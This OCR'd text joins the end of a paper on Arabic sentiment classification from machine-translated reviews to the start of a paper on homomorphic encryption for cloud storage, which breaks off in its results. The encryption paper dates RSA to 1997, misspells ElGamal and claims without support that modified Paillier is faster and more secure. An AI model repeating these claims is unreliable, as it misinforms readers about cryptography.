K-nearest neighbour (KNN): The K-Nearest Neighbour (K-NN) is a well-known instance-based classifier. In this classification algorithm, a new input instance should belong to the same class as its k nearest neighbours in the training data set. Given a test review r, the system finds the K nearest neighbours among the training reviews. The similarity score of each nearest neighbour review to the test review is used as the weight of the classes of the neighbour review. The weighted sum in KNN classification and can be written as follows:

$$scored(\mathrm{r}, t_i) = \sum_{r_j = KNN(\mathrm{r})} sim(\mathrm{r}, r_j)\delta(\mathrm{r}_j, c_i) \tag{1}$$

Where *KNN(r)* indicates the set of *K* nearest neighbors of review *r*. If r_j belongs to c_i, then $\delta(r_j, c_i)$ equals one; otherwise, it is zero. For test reviewd *r*, it should belong to the class that has the highest resulting weighted sum.

V. Evaluation

In this evaluation, we seek answers to the following questions: (1) With auto translated data, which feature representation/weighting leads to the best classification performance? (2) To what extent does the noise of translation in training data affect the accuracy of sentiment classification? (3) Which kind of classifier is most appropriate for sentiment classification under such conditions? In order to answer these questions and mainly to test the performance of Arabic sentiment classification when using translated data, different experimental settings of supervised learning were employed with different configurations.

A. Evaluation Setup

*Dataset***:** Standard evaluation benchmarks for cross-lingual sentiment classification from English to Arabic are not available. Therefore, we used the Amazon corpus [20] as a benchmark and developed our own gold standard. This dataset contains four different types of product reviews extracted from Amazon.com including Books, DVDs, Electronics, and Kitchen appliances. Each review comes with the full text and the rating score by the reviewer. More details about this dataset are presented in Table I.

The Gold Standard was used to test the performance of sentiment classification using translated (noisy) versus correct data. Each review comes with the full text and the rating score by the reviewer.

TABLE I. Characteristics of the Data Set

Dataset/features	**Books**	**DVDS**	**Electronics**	**Kitchen**
No. of reviews	2000	2000	2000	2000
Positive	1000	1000	1000	1000
Negative	1000	1000	1000	1000
No of features	188050	179879	104027	89478
Average length/review	239	234	153	131

VI. Results and Analysis

Since we sought to study the ability of machine translation to generate reliable training data which can be employed to perform sentiment analysis for Arabic languages, several experiments were conducted to perform extensive evaluation of different configuration feature representation, feature weighting and classification algorithms.

Feature representation/weighting: To examine which feature representation/weighting lead to the best classification performance, we represented translated training datasets with three features representations in unigrams, bigrams, and trigrams, and four feature weighing methods, term frequency (TF), term frequency–inverse document frequency (TFIDF), Binary Term Occurrence (BTO) and Term Occurrence (TO). The effects of feature representation and feature weighing methods on sentiment analysis performance were examined. The classification accuracies that achieved using these different configurations on Books, DVDs, Electronics, and Kitchen datasets are shown in Tables II, III, IV, and V, respectively using the three mentioned classification methods. As shown in Tables II, III and IV, it is evident how bigrams representation with term frequency almost achieves the best results with naïve Bayes classifier compared to the unigram and trigram representation. On the other hand, trigram representation with Term Occurrence (TO) always achieve the best results with the SVM classifier compared to the unigram and bigram representation. The results show that each feature representation and weighting method acts differently with each classification model. As noted from the results obtained for SVM classifier in the four datasets, the Term Occurrence (TO) is more suitable than other weighting methods when the SVM classifier is used while the term frequency and TF-IDF respectively are the best weighting methods when naïve Bayes and KNN classifiers are used. The comparison between unigram, bigram, and trigram representation methods shows that the unigram is less suitable for the noisy data. This can be explained taking into account the nature of the task (sentiment analysis) where sentiment is usually expressed in phrases rather than a single word. For example negative words can shift the polarity of a specific word. So polarity analysis in phrase-level or expression level (bigrams and trigrams) is expected to give better results. Moreover, the unigram models do not consider how opinion is composed (e.g., intensifier, negation) and therefore fail to recognize many sophisticated opinion patterns. For Arabic, a morphological-complex language, wrong translation also leads to an explosion of features, of which many are irrelevant for the learning process.

Classification methods: The main aim here is to answer the research question as to which type of classifier is most appropriate for sentiment classification under conditions of noisy translations in training data. Fig. 2, 3, 4 and 5 shows the performance of the three classifiers NB, KNN, and SVM.

Comparing the behaviors of the three classifiers results, the results show that the classification performances of the three classifiers with feature representation/weighting methods vary from dataset to dataset. In addition, there is no superior classifier for all feature representation/weighting methods. Table III and Fig. 2 show the experiments indicated that the SVM classifier produced superior results to other classification methods for almost all datasets. The experiments also indicated that the KNN classifier produced the worst results on all datasets. The highest performances are obtained by the SVM classifier on Books, DVDs, Electronics and Kitchen Appliances domains. However, given different experimental settings there is no classifier that is superior in overall.

D*omains and translation quality*: As it is known that, the quality of the machine translation differs from domain to domain. The aim here is to study effects on the quality of the machine translation and to determine to what extent the noise of translation in training data may affect the accuracy of sentiment classification. Table VI shows the best result obtained for each domain along with the translation quality measured by BLEU score. It is notable that there is a correlation between the BLEU score values and the classification performance of classifiers. The comparison results demonstrate that the different classification schemes rely heavily on the translation quality. In general, the bigger picture of the results obtained show that the existing machine translation reach a level of maturity to generate reliable training data for scarce-resource languages such as Arabic. However, the results still far of satisfactory comparing the results archived using the same dataset in the source language.

TABLE II. PERFORMANCE OF THE NB, SVM, AND KNN CLASSIFIERS ON BOOK DOMAIN DATASET

Feature Representation/Weighting	**NB**	**KNN**	**SVM**
Unigram_ TF	56.55	47.86	50.55
Unigram_Tf-Idf	54.58	52.62	57.94
Unigram_TO	52.99	48.23	55.23
Unigram_BTO	52.99	48.33	53.64
Bigram_ TF	60.32	52.45	48.2
Bigram_Tf-Idf	58.67	50.08	46.66
Bigram_TO	56.84	53.03	48.2
Bigram_BTO	57.08	52.78	48.2
Trigram_ TF	59.11	52.47	53.03
Trigram_Tf-Idf	57.15	48.83	61.26
Trigram_TO	55.53	51.42	62.89
Trigram_BTO	53.88	49.7	54.62

TABLE III. PERFORMANCE OF THE NB, KNN, AND SVM CLASSIFIERS ON DVD DOMAIN DATASET

Feature Representation/Weighting	**NB**	**KNN**	**SVM**
Unigram_ TF	58.66	48.51	50.65
Unigram_Tf-Idf	56.13	53.74	60.85
Unigram_TO	53.74	45.34	57.85
Unigram_BTO	54.77	46.5	58.97
Bigram_ TF	62.65	52.45	54.56
Bigram_Tf-Idf	59.88	57.71	62.87
Bigram_TO	57.85	49.16	64.52
Bigram_BTO	54.83	50.36	63.26
Trigram_ TF	61.23	51.8	53.41
Trigram_Tf-Idf	58.35	56.05	61.45
Trigram_TO	56.48	47.69	63.18
Trigram_BTO	55.66	47.35	59.89

TABLE IV. PERFORMANCE OF THE NB, SVM, AND KNN CLASSIFIERS ON ELECTRONICS DOMAIN DATASET

Feature Representation/Weighting	**NB**	**KNN**	**SVM**
Unigram_ TF	58.97	47.79	43.85
Unigram_Tf-Idf	56.63	54.24	44.22
Unigram_TO	52.83	47.09	58.32
Unigram_BTO	54.98	48.25	57.38
Bigram_ TF	62.53	52.08	47.71
Bigram_Tf-Idf	60.84	58.51	48
Bigram_TO	56.67	49.43	67.32
Bigram_BTO	59.14	52.18	61.61
Trigram_ TF	61.55	51.15	46.64
Trigram_Tf-Idf	59.01	57.61	46.93
Trigram_TO	55.55	50.05	**66.05**
Trigram_BTO	55.88	49.11	58.29

TABLE V. PERFORMANCE OF THE NB, SVM, AND KNN CLASSIFIERS ON KITCHEN DOMAIN DATASET

Feature Representation/Weighting	**NB**	**KNN**	**SVM**
Unigram_ TF	57.41	50.74	49.9
Unigram_Tf-Idf	56.85	54.12	55.98
Unigram_TO	55.63	48.51	57.29
Unigram_BTO	57.17	48.88	60.01
Bigram_ TF	60.43	53.51	54.37
Bigram_Tf-Idf	60.72	57.04	60.36
Bigram_TO	59.71	50.61	68.49
Bigram_BTO	61.4	52.83	64.32
Trigram_ TF	59.32	52.32	53.03
Trigram_Tf-Idf	59.71	55.39	58.96
Trigram_TO	58.51	50.03	68.84
Trigram_BTO	58.08	49.75	60.93



Fig. 2. Results of book dataset with different representations, weightings and classifiers.



Fig. 3. Results of DVD dataset with different representations, weightings and classifiers.



Fig. 4. Results of electronics dataset with different representations, weightings, and classifiers.

TABLE VI. THE BEST RESULT OBTAINED FOR EACH DOMAIN ALONG WITH THE TRANSLATION QUALITY MEASURED BY BLEU SCORE

Dataset	SVM	BLEU score.
Book	62.89	0.203
DVD	63.18	0.207
Electrics	66.05	0.209
Kitchen	68.84	0.212



Fig. 5. Results of kitchen dataset with different representations, weightings and classifiers.

VII. CONCLUSION

In this work, we have proposed and pursued an extensive evaluation of the use of translated data in the context of Arabic sentiment analysis. Our findings show that translated data using state of the art statistical machine translation systems have reached a reasonable level of maturity to produce sufficiently reliable training data for scarce-resources languages. Different configurations of several factors have been investigated including feature representation, feature reduction methods, and the learning algorithms to find the optimal baseline model. To limit these problems, we tested three different classification approaches, using different types of features and feature weighting methods. The proposed approach clearly depends on the availability of the translation engines for the required languages.

In future work, we plan to investigate new data representation schemes. We believe that improvement of translation quality through a post processing module will lead to great improvements on results and can reduce the impact of the translation errors. Furthermore, future work should cope with semantic gap and distribution disparity by making use of target language resources and machine translation.

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An Improved Homomorphic Encryption for Secure Cloud Data Storage

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***Abstract*—Cloud computing is the budding paradigm nowadays in the world of computer. It provides a variety of services for the users through the Internet and is highly cost-efficient and flexible. Data storage in the cloud is showing great attention. However, despite of all its advantages, security and privacy has evolved to be of significant apprehension in cloud computing and is discouraging factor for potential adopters. Online computing is preferred by consumers and businesses only if their data are assured to remain private and secure. Hence focus is to discover techniques in the direction of offering more confidentiality. Homomorphic encryption is one such technique. This paper aims to study several key concepts of cloud computing, namely, characteristics, delivery models, deployment models and cloud computing platforms. The paper includes the security challenges/issues in cloud computing. The paper also discusses the work done on cloud security and privacy issues and Homomorphic encryption. The paper explains the details and results related to different parameters of Homomorphic properties of some cryptosystems.**

***Keywords*—Clouds; cloud computing; issues; security; homomorphic encryption; RSA; EIGamal; Paillier**

I. Introduction

In 2008, Cloud computing has evolved as a new revolution in information technology as it provides a variety of services and applications to be run from anywhere in the world to its users through the Internet. Most of the operations involve trusted third party. The cloud should trust an entity, human or machine to preserve confidentiality of the data. But an attack on the trusted party could reveal all the sensitive data, therefore the requirement where even the service providers have no information about users' data is growing. Homomorphic encryption is one such method. Homomorphic cryptosystems are emerging to be extremely beneficial and exciting; however, there is still a great amount of research that needs to be done to make these systems to be made practical with benefits.

The article is structured as follows: Section 1 discusses cloud characteristics, delivery models and service offerings and cloud platform and technologies. Section 2 mentions security in Clouds discussing challenges and issues. Section 3 describes real world case studies. Section 4 highlights the survey done on a table and Section 5 describes Homomorphic encryption, its types, flavors, benefits and limitations. Further, Section 6 mentions overview of discussing Homomorphic algorithms. Section 7 describes the proposed algorithm and operations to be performed on files in multiclouds. Results constitute Section 8 and Conclusion and Future scope comprises the last part of the paper [1].

A. Cloud Characteristics

Cloud computing has namely, following subsequent crucial characteristics as described by The Cloud Security Alliance like Self-service as per requirement, Broad Internet access, Huge pool of Resources, Rapid elasticity and Service as per usage. In Fig. 1, it is encouraged because the communication, storage and computing possessions presented in the cloud are normally underutilized [2].



Fig. 1. Cloud computing paradigm [2].

B. Delivery Models

Cloud services can be provided as four basic cloud delivery models, namely Public cloud which provides the interface between the unrestricted customers & the owner group (third party), for example, Amazon cloud service. It is more cost effective, highly reliable & flexible and location Independent. But they are less secure & customizable. Private cloud affords the services merely for an organization in an exclusive manner, for example, /G6. It provides high security and more control in comparison of public clouds. But such models have restricted area of operation and have a high price with limited scalability. Community cloud provides the services for the specific groups instead of whole public groups. They all work together for common concerns. For example, Government or G-Cloud. Cost effectiveness and more security are the advantages of using community clouds. Hybrid cloud is formed by combining any of the public, private or community clouds. For example, CIO/G6/APC+AmazonEC2. Enhanced scalability, security and flexibility are the advantages of this model. But it faces networking issues and security compliance [3].

C. Cloud Service Offerings

The fundamental type of cloud service offerings is **Software as a service (SaaS) which** permits the client to include an application for lease from cloud service provider instead of buying, installing and running software. For Example, Gmail Docs, **Platform as a service (PaaS) cloud which give** a stage to the users upon which applications can be organized and executed. For Example: Windows Azure. **Infrastructure as a service (IaaS) where the u**sers can access resources according to their requirements for huge pools installed in data centers, for example, Elastic Cloud Compute [4].

D. Cloud Computing Platforms and Technologies

Here we discuss different platforms and frameworks in cloud computing like Amazon Web Services (AWS) is a group of web services that work in cooperation to deliver cloud services. It permits users to store and replicate data across geographical regions. Google App Engine is an internet based collection of applications which uses distributed file system (DFS) to collect data. It provides single sign on (SSO) service to integrate with LDAP. Microsoft Azure structures the applications around the notion of roles. It recognize and embodies a distribution unit for an application mainly web role, worker role, and virtual machine role. Hadoop Apache which is an open source structure and is suitable for processing big data sets on commodity hardware. Hadoop is an implementation of MapReduce, which provides two fundamental operations for data processing: map and reduce. Salesforce provides Force.com for building business applications and uses Stateful packet inspection firewall. For authentication purposes, LDAP is used. Unknown address connection requests are denied [5].

II. Security in Cloud Environment

This section mentions the challenges and issues associated with cloud computing [9].

A. Challenges

Following are the main challenges that occur in adoption of clouds [8]:

1) ***Outsourcing*****:** Privacy violations can occur as the customers actually lose control on their data and tasks.

2) ***Multi-tenancy*****:** New vulnerabilities and security issues can occur because of the shared nature of clouds between multiple customers.

3) ***Massive data and intense computation*****:** Traditional security mechanisms can't be applied to clouds due to large computation or communication overhead.

4) ***Heterogeneity*****:** Integration problems arise between diverse cloud providers using different security and privacy methods.

5) ***Service level Agreement*****:** A negotiation mechanism between provider and consumer of services need to be established.

Security is regarded as the dominant barrier amongst the nine challenges in accordance to the survey done by IDC in August 2008 existing in clouds as shown in Table I.

TABLE I. CHALLENGES/ISSUES IN CLOUDS [10]

S. No.	Challenge/Issue	%age
1.	Security	74.6
2.	Performance	63.1
3.	Availability	60.1
4.	Hard to integrate with in-house IT	61.1
5.	Not enough ability to customize	55.8
6.	Worried on demand will cost more	50.4
7.	Bringing back in-house may be difficult	50.0
8.	Regulatory requirements prohibit cloud	49.2
9.	Not enough major suppliers yet	44.3

B. Cloud Computing Security Issues

There are subsequent security issues as specified below [8]:

1) ***Trust*****:** The cloud service provider is required to provide sufficient security policy to reduce the risk of data loss or data manipulation.

2) ***Confidentiality*****:** The confidentiality can be breached as sharing or storage of information on remote servers is done in cloud computing which is accessed through the internet.

3) ***Privacy***: It is defined as the readiness of a client to have power over the revelation of private information. An illegal admittance to user's sensitive data, possibly will bring security issues [7].

4) ***Integrity***: It is to guarantee the precision and uniformity of data. Therefore, the Cloud service provider should provide security against insider attacks on data.

5) ***Reliability and availability*****:** Trustworthiness of cloud service provider decreases when a user's data get leaked.

6) ***Authentication and authorization*****:** To prevent unauthorized access, software is required outside the organization's firewall.

7) ***Data Loss*****:** Removal or modification of data lacking any backup could lead to data loss.

8) ***Easy Accessibility of Cloud*****:** Cloud services are able to be used by anybody by a simple registration model. This opens a chance to access services for the crafty minds [6].

III. Case Studies

Many real-world scenarios where cloud computing was compromised by attacks and their feasible prevention methods are listed below in Table II.

TABLE II. CASE STUDIES

Type of attack	Definition	Example	Solution
XML Signature Wrapping Attack	Wrapping attack inserts a fake element into the signature and then makes a web service request.	In 2011, Dr. Jorg Schwenk discovered a cryptographic hole in Amazon EC2 and S3 services.	A proposed solution is to use a redundant bit called STAMP bit in signature in the SOAP message.
Malware Injection	Hacker attempts to insert malicious code by inserting code, scripts, etc. into a system.	In May 2009, four public websites were set offline for the BEP in which hackers introduced undetectable iFrame HTML code that redirected guests to a Ukrainian website.	Web browsers like Firefox should install No Script and set Plugins The FAT table can be used to determine the validity and integrity of the new instance.
Social Engineering Attack	It depends on human interaction, thereby breaking normal security procedures.	On August 2012, hackers completely destroyed Mat Honan's digital life by deleting data from his iPad, iPod and MscBook by exploiting Amazon and AppleID Account of the victim.	Apple forced its customers to use Apple's online "iForgot" system to provide stronger authentication. Various account settings like a credit card, email addresses can't be altered on phone by Amazon customer service head [11].
Account Hijacking	It compromises confidentiality, integrity and availability by stealing credentials of accounts.	On July 2012, UGNazi, enter CloudFare's personal gmail by exploiting Google's email &password recovery system	CloudFlare has stopped sending password reset and transactional messages for security purpose.

IV. RELATED WORK

One of the most complex aims in cloud computing is to provide security and protecting data privacy [18]. But due to its shared nature, it becomes difficult to prevent threats in cloud computing, so information can be leaked by unauthorized access. This section presents an outline of existing review articles allied to security and privacy. In Table III, CC refers to cloud computing.

TABLE III. SUMMARY OF RELATED WORK

Authors	Year	Topics discussed	The approach used
Jiawei Yuan et al.	2014	Neural network, back propagation, cloud computing, privacy preserving	Discussed neural networks and Preservation of privacy was done with multilayer back propagation neural networks with Homomorphic encryption for a multiparty system [8].
Chen ad Zao	2012	Cloud security, threats, defense strategy	Analyzed data security and privacy safety issues and their solutions [5].
Aguiar et al.	2013	Access, virtualization, availability, storage computation	Provided an extensive outline of literature covering security aspects in cc, attacks and protection mechanisms, maintaining privacy and integrity of data in cc [3].
Minqi Zhou et al.	2011	Cloud, security, defense strategy, privacy	Discussed five goals required to be achieved for security and legal and multi-location issues in privacy [6].
Jens-Matthias Bohli et al.	2013	Multiclouds architecture, application partitioning, tier division, data separation, secure multiparty computation	Mentioned four major Multiclouds approaches, with its drawbacks, compliance with legal obligations, feasibility.
Pearson	2013	Privacy, trust, compliance, access, software virtualization	Discussed why and how issues like security, trust and privacy occur in cc [4].
Kamal Benzeki	2016	Security and privacy implications, challenges and approaches, Homomorphic encryption	M Mentioned how Homomorphic encryption is considered to be appropriate for storing data onto a cloud and mentioned several issues related to it [15].

V. HOMOMORPHIC ENCRYPTION

The problems faced by cloud can be solved by secure cloud computing protocols and as a result Secure Function Evaluation (SFE) are gaining more significance. SFE provides an important tool when designing protocols where multiple parties exchange their information and still keeping information secret. The development of Homomorphic Encryption is an approach using SFE protocol which can be directly applied to encrypted data.

Definition: An encryption is Homomorphic if: from En (A) and En (B) it is possible to compute En(F(A, B)), where F can be one of the operations: +,-,* exclusive of using the private key.

For instance, adding two encrypted numbers and decrypt the result without being able to recognize the individual value. Homomorphic encryption was developed in 1978 by Ronald Rivest, Leonard Adleman and Michael Detouzos and originated from the concept of privacy homomorphism. Homomorphic encryption (HE) comprises of four functions, namely, Key generation, Encryption, Evaluation and Decryption as shown in Fig. 2 below:



Fig. 2. Homomorphic encryption functions [14].

A. Classification of Homomorphic Encryption

Multiplicatively Homomorphic: When a permissible action on the encrypted data is constrained to multiplication, it is said to be Multiplicatively Homomorphic.

Example: Homomorphic encryption is multiplicative if

Ek(PT1ϴPT2)=Ek(PT1)ϴEk(PT2)

Example: RSA

Additive Homomorphic Encryption: When an allowable operation on the encrypted data is limited to addition, it is said to be Additively Homomorphic.

Example: Ek(PT1ϴPT2)=Ek(PT1)+Ek(PT2).

Example: Paillier

Types of Homomorphic Encryption

Homomorphic encryption is of three types: partial Homomorphic system, somewhat Homomorphic system and fully Homomorphic system. An encryption technique is identified as Somewhat Homomorphic if it performs restricted number of addition and multiplication on encrypted data.

In Table IV, a comparison is demonstrating of some applications of a method to execute operations on encrypted data without decrypting them [14].

TABLE IV. COMPARISON OF PARTIAL AND FULLY HE [14]

Parameter	Partial HE	Fully HE
Type of operation supported	It allows either addition or multiplication scheme	It allows both addition and multiplication operations
Computation	It allows a limited number of computations	It allows an unlimited number of computations
Computational efforts	It requires less effort	Requires more efforts
Performance	It is faster and more compact	It has slower performance
Versatility	It is low	It has high
Speed	It is fast in speed	It is slow in speed
Ciphertext size	It is small	It is large
Example	Unpadded RSA, EIGamal	Gentry Scheme

B. Benefits and Limitations of Homomorphic Encryption

Homomorphic encryption has several benefits including homomorphic encryption solves the confidentiality problems when data is shared by different users and perform different operations on it, provides privacy by having ability to directly operate on encrypted data, treatment given to patients after analyzing the disease without disclosing the patient details, provides protection of mobile agents and so on. However, it's computational and storage overhead has restricted its use.

VI. Overview of Discussed Homomorphic Encryption Algorithms

In this section, we will briefly introduce three partial Homomorphic encryption schemes, namely, RSA, EIGamal and Paillier HE schemes.

A. RSA

It is the most accepted public key cryptosystem and is extensively intended for digital signatures. It was given by Rivest Shamir Adleman in1997.It is multiplicative HE. It provides secure communication. It is used for secure internet banking and credit card transaction. Its potency lies on the intractability of an integer factorization dilemma. The security of the system lies in the difficulty in factoring n into p and q. To ensure security, the numbers p and q are required to be very large. So far 768-bit RSA has been broken and therefore higher key sizes are suggested for a secure system [12]. It is vulnerable to Brute-Force attack.

B. EIGamal

It was developed and named after Taher EI Gamal. It is multiplicative in nature. It ensures secure communication and storage. It is widely used in hybrid systems. The safety measures of EIGamal method depends on the properties of the fundamental cyclic group G and padding format used in the messages. The EIGamal scheme is typically used in hybrid cryptosystems. Example, the message being encrypted by symmetric algorithm and then EIGamal (asymmetric algorithm having slow speed for the same level of security) are used to encrypt the key used intended for symmetric encryption. The EIGamal security is dependent on the Discrete Logarithm problem. Choosing large values for prime numbers and random numbers make it difficult to break. The Man in the middle attack can take place because of Forged Signatures being chosen [12].

C. Paillier

It was developed by Pascal Paillier in 1999 and is a probabilistic asymmetric algorithm meant for public key cryptography. It has an additive based on “Decimal Composite Residuoity Assumption (DCRA) which makes it intractable. It is additive in nature. It is similar to RSA and uses different keys for encryption and decryption. Because of its malleable nature, it is used in electronic voting where each vote is encrypted, but simply the “sum” is decrypted. CryptDB uses Paillier cryptosystem to perform database operations and allows SQL queries to be performed over encrypted data.

The Paillier encryption design provides a semantic security against chosen plaintext attacks [13]. The security of Paillier is depends on Integer Factorization where ‘n’ is recommended to be either 2048 or 3072 bits. While selecting the parameter g, g is checked to be multiple of n and it should be taken as small for better performance reasons [17]. It can be checked by using the following equation:

$\gcd(L(g\lambda \bmod n2),n)=1$ [16]

VII. Proposed Algorithm

In the proposed model, we aim to provide a representation of special architectural pattern for providing security to multiple cloud providers with the objective to design and develop security mechanism for cloud computing paradigm and to compare the proposed scheme with existing algorithms. The modified Paillier having different value of public key, g such as [13] is

$$g \epsilon (\mathbb{Z}/n^2\mathbb{Z})^X \; s.t. \; g^\lambda = 1 + n \bmod n^2$$

Opted to perform different operations on data stored in multi-clouds is shown in Fig. 3 below.



Fig. 3. Operations to be performed on the file system.

VIII. Results

We compared RSA, EIGamal and Paillier algorithm on the list of parameters like block size, key length, encryption and decryption time and encryption key size and decryption key size to contrast the performance of these algorithms. Encryption time is termed as the time taken to generate cipher text from the given plaintext of an algorithm. Decryption time is termed as the time taken by the algorithm taken by the algorithm to generate plaintext from the given cipher text. Fig. 4 to 7 shows the file size taken, encryption and decryption time taken in milliseconds, encryption and decryption key size of RSA, EIGamal, Paillier and modified Paillier algorithms and proves that modified Paillier is faster and more secure as compared to other algorithms.



Fig. 4. Graph for RSA.



Fig. 5. Graph for EIGamal.

